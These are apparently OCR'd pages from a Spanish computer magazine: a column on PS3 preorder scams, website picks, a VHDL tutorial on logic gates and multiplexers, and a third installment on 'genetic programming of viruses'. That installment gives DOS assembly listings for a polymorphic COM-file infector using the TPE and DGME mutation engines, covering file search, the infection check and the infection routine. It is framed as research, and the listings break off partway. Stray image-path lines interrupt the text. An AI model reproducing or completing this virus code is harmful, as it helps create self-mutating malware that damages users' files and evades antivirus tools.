Que sí, que luego se advertía en letra pequeña de qué iba la cosa, pero el vendedor ya se había asegurado la visita de más de un jugón desesperado en busca de su consola nueva. Otra de las pujas era más escandalosa, si cabe. Por 900 dólares no se ofrecía una PS3, sino 3 PS. Exacto, tres viejas consolas PSOne a un precio desorbitado. Cuando en eBay aparecen este tipo de ventas es porque hay un ánimo manifiesto de aprovecharse de las ansias y la avidez del personal. Y si siguen existiendo es porque la gente sigue picando. Entonces, de ser así, es que no ha cambiado tanto la cosa como se pensaba. Que se puede dominar cualquier nueva tecnología con los ojos cerrados, y ser experto en Internet (signifique lo que signifique esto), y parecer muy listo en blogs y foros, pero los timos siguen a la orden del día. Y los "primos" siguen siendo primos.

A vueltas con la PS3, la consola de Sony sirve de excusa para nuevos timos. Bueno, esta vez diremos presuntos, no vaya a venir un juez por un quítame allá esa difamación. La web glosce.com empezó a aceptar compradores de Playstation 3 PAL por 300 euros. A ver. Playstation 3. PAL. 300 euros. ¿Algo de esto le suena bien a alguien? Pues a más de uno le debía sonar de maravilla, porque no son pocos los que han puesto poco después el grito en el cielo, concretamente en páginas como meristation.com o adslzone.net. Evidentemente, se quejan por ser víctimas de un timo. Este artículo lo escribimos en enero, y el tema ya colea desde hace unas semanas. O sea que no es que la web





se atreviera a poner a la venta las consolas PAL poco antes de la salida oficial, hablamos de meses. Y de consolas que en teoría no existen (aunque hay rumores por ahí de que las versiones PAL ya están en los almacenes cogiendo polvo). Pues hay unos cuantos incautos que han picado y dieron su dinero por anticipado a glosce.com y no han vuelto a saber ni de su dinero ni de las consolas.

Y es que por mucho tiempo que pase, siempre hay alguien dispuesto a timarnos, a demostrar que es más listo que nosotros. Y mira que nos creemos listos, leñe. Pues nada, picamos. Hay cosas que no cambian. <

## WEB del mes

http://www.theforce.net/swtc/injuries.html




Recuperamos la mitología de La Guerra de las Galaxias, concretamente uno de los puntos en los que más de un friki se habrá detenido alguna vez: ¿cuáles son las heridas de Darth Vader, qué partes de su cuerpo han permanecido intactas hasta su muerte en el Episodio VI? Esas y muchas más preguntas tienen respuesta, si acaso en base a una serie de elucubraciones, en esta página web. Vale, hay que ser muy friki para elaborar teorías médicas de lo que ha vivido un personaje de ficción, pero es que estamos hablando de Darth Vader, señores. En esta página web se habla de las varias explicaciones de la batalla que dejó a Darth Vader para el arrastre (porque desde hace años se sabía que Anakin Skywalker las pasaría canutas en un volcán o en un territorio volcánico), hasta llegar a la plasmación del Episodio III. La respiración de Vader, sus miembros amputados, la carne quemada, los diversos accidentes que podrían haber empeorado su situación desde que se proclamó el Imperio... Lectura interesante, desde luego.

## WEB Chorra

http://www.radarmagazine.com/features/2006/12/toys.php





Si hay algo que nos encanta, además de las hamburguesas dobles con salsa boloñesa, es reseñar reportajes de otros medios. No es por robar contenidos a nadie, que conste. Al contrario, nos sentimos aliviados, porque así al menos os damos material de calidad, y nosotros no hemos tenido que mover un dedo. Toda una delicia. En fin. Este mes la web chorra es una de esas listas de objetos absurdos, concretamente un hit parade de los peores juguetes de la historia. Ya sea por su diseño, concepto, finalidad o acabado, estos objetos pueden ser de todo menos juguetes para los peques de la casa. Unos dardos asesinos, un laboratorio nuclear de andar por casa, una hamaca que corta la respiración y la circulación sanguínea... Y unos cuantos juguetes más. Para que luego digan que los videojuegos son dañinos. Hay juguetes que pueden crear problemas serios. Y no, las tijeras no son un juguete, lo decimos por si tu hijo es aficionado a meterlas en los enchufes de casa. A ver si vamos a tener que avisar a la Supernanny, o a Asuntos Sociales.




"¿Tú no serías uno de esos que pagó 300 euros por una PS3 PAL, no?":Gaby López
"No, yo tengo hecha una preorder del nuevo Duke Nukem": Carlos Verdier
arroba1@megamultimedia.com, ya estáis tardando




# programación genética de virus III





*Este mes repasaremos cómo implementar la engine TPE, y además veremos un virus ejemplo, con su implementación y analizado línea por línea. Estudiaremos estas técnicas para nuestras propias investigaciones. ;)*

## Implementando TPE

Veamos un ejemplo sencillo de cómo podemos hacer andar TPE: (ver Listado 1)

### Listado 1

```
org     0100
begin:          call    rnd_init              ; inicializar el generador de números
                                              ; aleatorios
...

push    ds
push    es
push    bx

mov     ax,cs                   ;parámetro para la engine
mov     ds,ax
add     ax,0400
mov     es,ax                   ;ES = DS + 400h
xor     si,si                   ;si el valor de SI es cero entonces el decryptor va a
                                ;estar despues del código cifrado
mov     dx,offset hello    ;este es el código que irá encriptado
mov     cx,100d              ;longitud del código a cifrar
mov     bp,0100              ;el desencriptor va a comenzar en la dirección 100h
call    rnd_get                 ;obtenemos un número aleatorio en AX

call    crypt                   ;Llamamos la engine.
```

Bien, ahora que ya hemos visto cómo se utiliza TPE de manera básica. Podemos pensar seguramente, que es sencillo utilizar este tipo de engines. Cuando además como hemos visto en números anteriores, las engines polimórficas y metamórficas nuevas traen muchos detalles interesantes.

Bueno, amigos, ahora veremos cómo utilizar la engine DGME. El código fuente de esta engine se encuentra en el libro "Computer Viruses, Artificial Life and Evolution", que podemos obtenerlo de algunos sitios de internet de manera gratuita en formato PDF.

Bien, en principio, en el ejemplo que acompaña el uso de la engine DGME, existen algunas funciones importantes para la engine, algunas las podemos ver definidas en el ejemplo: (ver Listado 2)

### Listado 2

```
extrn   crypt:near         ;mutation engine function
extrn   host:near          ;host program
extrn   DEFINE_RANDOM_DNA:NEAR,MUTATE_DNA:NEAR
extrn   DNALOC:DWORD,DNALEN:WORD
extrn   GENE_GET:NEAR,GENE_PTR:DWORD
```

La función DNALOC es el ADN de nuestro virus, es utilizado por la engine para generar decisiones a través de esta cadena de caracteres. Hará mezclas sexuales, para crear características diferentes entre varias otras cosas.

Otra función importante es MUTATE_DNA, que es la que se encarga de generar la mutación del ADN del virus, según el valor de la variable MUT_RATE. De esta manera, el ADN del virus va cambiando de generación en generación, como está explicado en la teoría de Darwin.

Por supuesto, de esta evolución dependerá la vida de nuestro virus. Como evaluamos en el número anterior, algunas características que podrían despertarse mediante el ADN modificado, pueden "delatar" a nuestro virus frente a los Antivirus o Usuarios, y hacerse su raza más "débil".

Algunas variables son internas de DGME, otras son necesarias configurar a la hora de llamar a la engine. Como por ejemplo, la variable DNALEN, que configura la longitud de la cadena de ADN que contendrá nuestro virus. El rango permitido es entre 1 y 65535.

La lógica de nuestro virus será que si encuentra un fichero para infectar, en este caso son los antiguos ficheros ejecutables COM, entonces buscaremos si ya está infectado; si es así, no buscaremos otro fichero, sino que MUTAREMOS el adn e infectaremos de nuevo.

Si no está infectado simplemente infectaremos como si fuera la primera vez, creando un ADN aleatorio, nuevo para la nueva generación de virus. Como veremos, por cada fichero NUEVO infectado, se creará una generación nueva. Esto revoluciona la idea de las variantes de virus, que, generalmente se hacen a mano.

## El ejemplo práctico

Ahora empezaremos a analizar el virus, y la descripción de él que el autor da.

"Se trata de un virus de infección de archivos COM, la engine se encarga de encriptar el virus y el mismo archivo. Un problema para los desinectores.
Este virus usa TPE (Engine polimórfica trident) en combinación con DGME (Engine de mutación genética darwiniana).
Este virus es para propósitos de investigación, no disribuir!"

Veremos las definiciones de algunas constantes y variables que serán útiles para el virus. (ver listado 3)

Miremos raramente, un método que significa un CALL a la parte principal del virus. Esto se suele hacer en la utilización de las engines polimórficas.

Veamos cómo quedaría:

```
[INSTRUCCIONES BASURA]

[CALL POLY_DECRYPTOR]

[DATOS ENCRIPTADOS]

[POLY_DECRYPTOR]
```

Las instrucciones basura son agregadas por la engine también, el CALL será hacia el decriptor polimórfico. Éste desencripta los datos, los cuales son el virus o el programa, y luego se ejecutaría el virus. (ver Listado 4)
Hasta ahora hemos visto una rutina de

### Listado 3

```
extrn   crypt:near       ;función de la engine de mutación
extrn   host:near        ;programa que llevará el virus
extrn   DEFINE_RANDOM_DNA:NEAR,MUTATE_DNA:NEAR
extrn   DNALOC:DWORD,DNALEN:WORD
extrn   GENE_GET:NEAR,GENE_PTR:DWORD

DTA          EQU     0000H         ;Area de transferencia de archivos
FSIZE        EQU     DTA+1AH       ;tamaño del fichero encontrado
FNAME        EQU     DTA+1EH       ;nombre de archivo encontrado
```

### Listado 4

```
VIRSTART:
        call    GETLOC
GETLOC:         pop     si
        sub     si,3                        ;aca empieza el virus
        push    si
        mov     ax,ds
        add     ax,1000H
        mov     es,ax               ; seteamos el segmento alto en segmento  + 1000H
        mov     di,100H                     ;movamos el virus al offset 100H
        mov     cx,OFFSET HOST - 100H
        rep     movsb        ;perderemos el control de la infección si estamos
                    ;debuggeando
        mov     ds,ax                       ;seteamos ds al segmento alto
        push    ds
        mov     ax,OFFSET FIND_FILE
        push    ax
        retf                        ;saltamos al segmento de memoria alto
```

inicialización del virus. Veamos qué sigue:

Ahora veremos como el virus busca un archivo para infectar y además chequea si ya no está infectado. (ver Listado 5)

Ahora hay dos variables importantes para el funcionamiento del virus, por los nombres podemos darnos cuenta.

```
COMFILE    DB   '*.COM',0
HOSTOFS    DW   0
```

Bien, ahora tenemos el fichero a infectar en memoria, con lo que ya tenemos nuestra víctima. En el segmento alto de memoria, será el lugar donde quedará infectado el fichero. Es necesario reescribir el archivo a infectar, desde el inicio, usando la imagen en el segmento alto de memoria. (ver Listado 6)

## Conclusión

Bien, amigos, estamos en las mejores partes de nuestro virus de ejemplo. Espero que estén pasándolo muy bien, al igual que yo. Es un virus muy bien estructurado y que sirve perfectamente como ejemplo.

Si bien, la tecnología utilizada no es muy nueva, ni inspira mucho por la falta de uso de drivers, técnicas antihooking, bypass firewall, etc. tenemos una técnica poco utilizada, y que solo algunos se han atrevido a utilizar. Programación genética y engines polimórficas.

Espero que les haya gustado.

Nos vemos en la próxima.

**SparK**
**http://www.disidents.com**
**spark@disidents.org**
**http://www.sickdogs.com.ar**
**spark@sickdogs.com.ar<**

## Listado 5

```
FIND_FILE:
      pop     si
      mov     [HOSTOFS],si
      xor     dx,dx              ;movemos el dta al segmento de memoria alto
      mov     ah,1AH
      int     21H
      mov     dx,OFFSET COMFILE
      mov     ch,3FH      ;buscamos por el archivo a infectar no importan atributos
      mov     ah,4EH                          ;
      int     21H
CHECK_FILE:   jnc     NXT1
      jmp     ALLDONE                         ;no COM files to infect
NXT1:         mov     dx,FNAME                ;abrimos el archivo a infectar
      mov     ax,3D02H           ;abrimos con modos de lectura/escritura
      int     21H
      jc      NEXT_FILE
      mov     bx,ax    ;ponemos el identificador en bx y lo dejamos para después
      mov     ax,5700H          ;obtenemos el atributo del archivo a infectar
      int     21H
      mov     ax,cx
      xor     ax,dx       ;fecha xor tiempo mod 10 = 3 para el archivo infectado
      xor     dx,dx
      mov     cx,10
      div     cx
      cmp     dx,3
      jnz     INFECT_FILE      ;si no es 3 el resultado, entonces infectemos....

NEXT_FILE:    mov     ah,4FH          ;si es 3 el resultado, no infectemos....
      int     21H
      jmp     SHORT CHECK_FILE                ;y volvamos a chequear
```

## Listado 6

```
INFECT_FILE:
      push    bx                 ;grabemos el identificador del fichero
      mov     ax,OFFSET DNA                    ;seteemos el offset del ADN
      mov     WORD PTR [DNALOC],ax             ;para DGME
      mov     WORD PTR [GENE_PTR],ax
      mov     ax,cs
      mov     WORD PTR [DNALOC+2],ax
      mov     WORD PTR [GENE_PTR+2],ax
      mov     ax,DNA_LENGTH
      mov     [DNALEN],ax
      mov     al,[FIRST]                 ;es la primera infección
      or      al,al
      jz      MUTATE                       ;no, mutamos el gen entonces
      call    DEFINE_RANDOM_DNA     ;si, definimos el gen ADN para infectar.
      jmp     SHORT DNA_MODIFIED
```

# arquitectura de computadores

## Sistemas combinacionales

**En la anterior entrega, dimos por finalizado el estudio de la sintaxis del lenguaje VHDL. Pero esto no supone sino el principio del verdadero reto, pues un lenguaje de programación no es más que una herramienta a través de la cual, y mediante nuestra propia pericia, plasmar nuestra creatividad. Así pues, ha llegado el momento de cambiar el chip -nunca mejor dicho :-P- e iniciar el verdadero trabajo. ¡Vamos allá!**

Saludos una vez más, querido lector, desde estas páginas en las que un servidor intenta aprender y enseñar tanto como sea posible. El mes pasado terminamos de analizar los elementos de la sintaxis de VHDL que nos quedaban en el tintero, concretamente vimos los tipos de datos y sus atributos, los tipos de sentencias secuenciales, así como las distintas formas de jerarquizar el código en un proyecto grande.

Por supuesto, lo que hasta ahora hemos estudiado no es ni mucho menos todo lo que existe en VHDL, dado que se trata de un lenguaje vasto y complejo; pero sí tenemos suficientes conocimientos como para manejarnos con una soltura aceptable con el mismo, que al fin y al cabo es lo que necesitamos. Como he dicho en la introducción del presente artículo, el lenguaje ha de ser siempre una herramienta y no un fin. Empecemos.

### Electrónica digital

El estudio de la arquitectura de computadores se asemeja, en cierto modo, a los juegos de construcción modulares que utilizábamos de pequeños (como Lego, Meccano o K'nex). A nadie en su sano juicio se le ocurre diseñar un computador completo partiendo de los materiales que lo componen, sino que en lugar de eso, se realiza un diseño modular ascendente del mismo.

De esta forma, podemos establecer distintos niveles de estudio de dicho diseño, así como una correlación con la disciplina que los estudia: en un nivel puramente físico y químico encontramos los materiales básicos que lo componen; los componentes electrónicos y su interconexión es materia de estudio del análisis de circuitos y componentes electrónicos; los circuitos digitales formados a partir de éstos se estudian en la electrónica digital; y por último la creación de sistemas complejos a partir de circuitos digitales (y analógicos) es una disciplina que conocemos como arquitectura de computadores.

Ya comenté al inicio del curso que tienes en tus manos, que el estudio de la física o los componentes electrónicos subyacentes en todo sistema computacional no iba a ser uno de nuestros objetivos. Sin embargo, para poder realizar un estudio de la arquitectura de computadores, es necesario descender un pequeño peldaño para comprender ciertos conceptos de la electrónica digital. Ya introdujimos algunos de esos conceptos en anteriores entregas, como por ejemplo las puertas lógicas, pero es necesario ahondar un poco más en ello.

### Puertas lógicas: los átomos de la computación

En el tercer artículo del presente curso ya hablamos de las puertas lógicas y de su importancia. Así mismo, vimos la implementación de las puertas básicas de dos entradas y realizamos alguna pequeña práctica interconectando algunas de ellas, como en el ejemplo del multiplexor de dos entradas.

Al igual que un átomo es un elemento complejo formado por otros más simples, a pesar de que su nombre nos indique la idea contraria (del griego ἄτομον indivisible), las puertas lógicas también están formadas por diodos, transistores, resistencias, condensadores... y al igual que cuando estudiamos una molécula sólo atendemos a los átomos que la forman y no a los componentes internos de éstos, en la electrónica digital también tomamos en cuenta únicamente las puertas lógicas y no su circuitería interna. Tal es la importancia de estos elementos.

Pero no siempre utilizaremos puertas de dos entradas y una salida. Por ello, es conveniente ampliar nuestro repertorio de componentes compilados con las puertas AND, NAND, NOR, OR y XOR de tres y cuatro entradas. Veamos un ejemplo basándonos en la puerta AND de dos, tres y cuatro entradas: (ver Listado 1)

No tiene sentido llenar estas páginas de código fuente repetitivo, y dado que el concepto es muy sencillo, os propongo como ejercicio que vosotros mismos implementéis el resto de las puertas lógicas en sus versiones de tres y cuatro entradas. Sí es importante mencionar que, por las propiedades del álgebra de Boole, en las puertas NAND y NOR no podremos extender el número de entradas simplemente aplicando la función lógica a más entradas, sino que debemos utilizar unas funciones ligeramente



## Listado 1

```
-- Puerta AND de dos entradas, con retardo de dos nanosegundos
ENTITY and2 IS
        GENERIC (retardo: TIME:= 2 ns);
        PORT (a,b: IN BIT; z: OUT BIT);
END and2;
ARCHITECTURE comportamental OF and2 IS
BEGIN
        PROCESS(a,b)
        BEGIN
                z <= a AND b AFTER retardo;
        END PROCESS;
END comportamental;
-- Puerta AND de tres entradas, con retardo de tres nanosegundos
ENTITY and3 IS
        GENERIC (retardo: TIME:= 3 ns);
        PORT (a,b,c: IN BIT; z: OUT BIT);
END and3;
ARCHITECTURE comportamental OF and3 IS
BEGIN
        PROCESS(a,b,c)
        BEGIN
                z <= (a AND b) AND c AFTER retardo;
        END PROCESS;
END comportamental;
-- Puerta AND de cuatro entradas, con retardo de cuatro nanosegundos
ENTITY and4 IS
        GENERIC (retardo: TIME:= 4 ns);
        PORT (a,b,c,d: IN BIT; z: OUT BIT);
END and4;
ARCHITECTURE comportamental OF and4 IS
BEGIN
        PROCESS(a,b,c,d)
        BEGIN
                z <= (a AND b) AND (c AND d) AFTER retardo;
        END PROCESS;
END comportamental;
```

## Listado 2

```
-- Función de la puerta NAND de tres entradas
z <= (a AND b) NAND c AFTER retardo;
-- Función de la puerta NAND de cuatro entradas
z <= (a AND b) NAND (c AND d) AFTER retardo;
-- Función de la puerta NOR de tres entradas
z <= (a OR b) NOR c AFTER retardo;
-- Función de la puerta NOR de cuatro entradas
z <= (a OR b) NOR (c OR d) AFTER retardo;
```

## Listado 3

```
ENTITY mux4a1 IS
        PORT (x0,x1,x2,x3: IN BIT;
                s0,s1: IN BIT;
                e: IN BIT;
                z: OUT BIT);
END mux4a1;

ARCHITECTURE estructural OF mux4a1 IS
--declaración de componentes
COMPONENT not1
        PORT (a: IN BIT; z: OUT BIT);
END COMPONENT;
COMPONENT and4
        PORT (a,b,c,d: IN BIT; z: OUT BIT);
END COMPONENT;
COMPONENT or4
        PORT (a,b,c,d: IN BIT; z: OUT BIT);
END COMPONENT;
--declaración de señales
SIGNAL ns0, ns1, sa1, sa2, sa3, sa4: BIT;
--ubicación de arquitecturas
FOR ALL: not1 USE ENTITY WORK.not1(comportamental);
FOR ALL: and4 USE ENTITY WORK.and4(comportamental);
FOR ALL: or4 USE ENTITY WORK.or4(comportamental);
BEGIN
--conexión de la estructura
puertaNot1: not1 PORT MAP(s0,ns0);
puertaNot2: not1 PORT MAP(s1,ns1);
puertaAnd1: and4 PORT MAP(ns1,ns0,x0,e,sa1);
puertaAnd2: and4 PORT MAP(ns1,s0,x1,e,sa2);
puertaAnd3: and4 PORT MAP(s1,ns0,x2,e,sa3);
puertaAnd4: and4 PORT MAP(s1,s0,x3,e,sa4);
puertaOr1: or4 PORT MAP(sa1,sa2,sa3,sa4,z);
END estructural;
```

distintas. En las puertas OR y XOR, por contra, sí se seguirá el mismo esquema que en las AND. (ver Listado2)

Prestad atención a los retardos, pues aunque han sido seleccionados de forma arbitraria por mí, no tendría sentido simular puertas lógicas de distinta complejidad con un tiempo de propagación de señal idéntico. Así mismo, es conveniente simular todas las puertas para comprobar su correcta implementación, y evitar así que un pequeño error ahora cause importantes quebraderos de cabeza en el futuro, a la hora de incluirlas en diseños más complejos.

## El multiplexor

El primer circuito combinacional que vamos a ver ya lo conocemos, se trata del multiplexor. Como ya vimos en el tercer artículo del curso, un multiplexor es un circuito combinacional con N entradas, n entradas de control y una única salida, teniendo en cuenta que se debe respetar siempre la igualdad N=2^n. Su función es poner en la salida el dato que se encuentre en la entrada codificada (como valor binario) por las entradas de control. No voy a volver a repetir su funcionamiento de forma detallada, podéis rescatar el citado artículo, buscar información por la red o mandarme un correo si tenéis alguna duda.






*Fig. 1: Diseño del multiplexor de cuatro entradas*


*Fig. 2: Simulación del multiplexor de cuatro entradas*

Como ya no estamos ejemplificando la sintaxis del lenguaje sino que estamos realizando diseño de componentes más complejos, es el momento de iniciar la aventura con un multiplexor de mayor complejidad: en este caso, se trata de un multiplexor de cuatro entradas y dos entradas de control. (ver fig.1)(ver Listado 3)

Como podéis ver, el funcionamiento es básicamente el mismo que en el ejemplo -simplificado- de dos entradas que vimos hace tiempo. Sí que hay una entrada nueva que os pudiera resultar extraña, la "e". Se trata de la habilitación (del inglés "enable") del circuito, y es una entrada estándar en prácticamente cualquier circuito digital: cuando la habilitación está activada, el circuito funciona, mientras que con la habilitación desactivada, el circuito no funciona sean cuales sean las entradas. Ese "no funciona" puede significar desde una salida a nivel bajo (como en este caso) hasta un estado de alta impedancia ("Z")(Ver fig.2).


*Fig. 3: Diseño del demultiplexor de cuatro salidas*

## El demultiplexor

Como su propio nombre indica, un demultiplexor realiza la función lógica inversa del multiplexor. Se trata de un circuito digital que tiene una única entrada, n entradas de control y N salidas (cumpliéndose que N=2^n), de forma que la salida codificada (en binario) por las entradas de control toma el valor que haya en la entrada. El diseño e implementación de un demultiplexor de cuatro salidas y dos entradas de control sería el siguiente.(ver fig. 3) (ver Listado 4)

### Listado 4

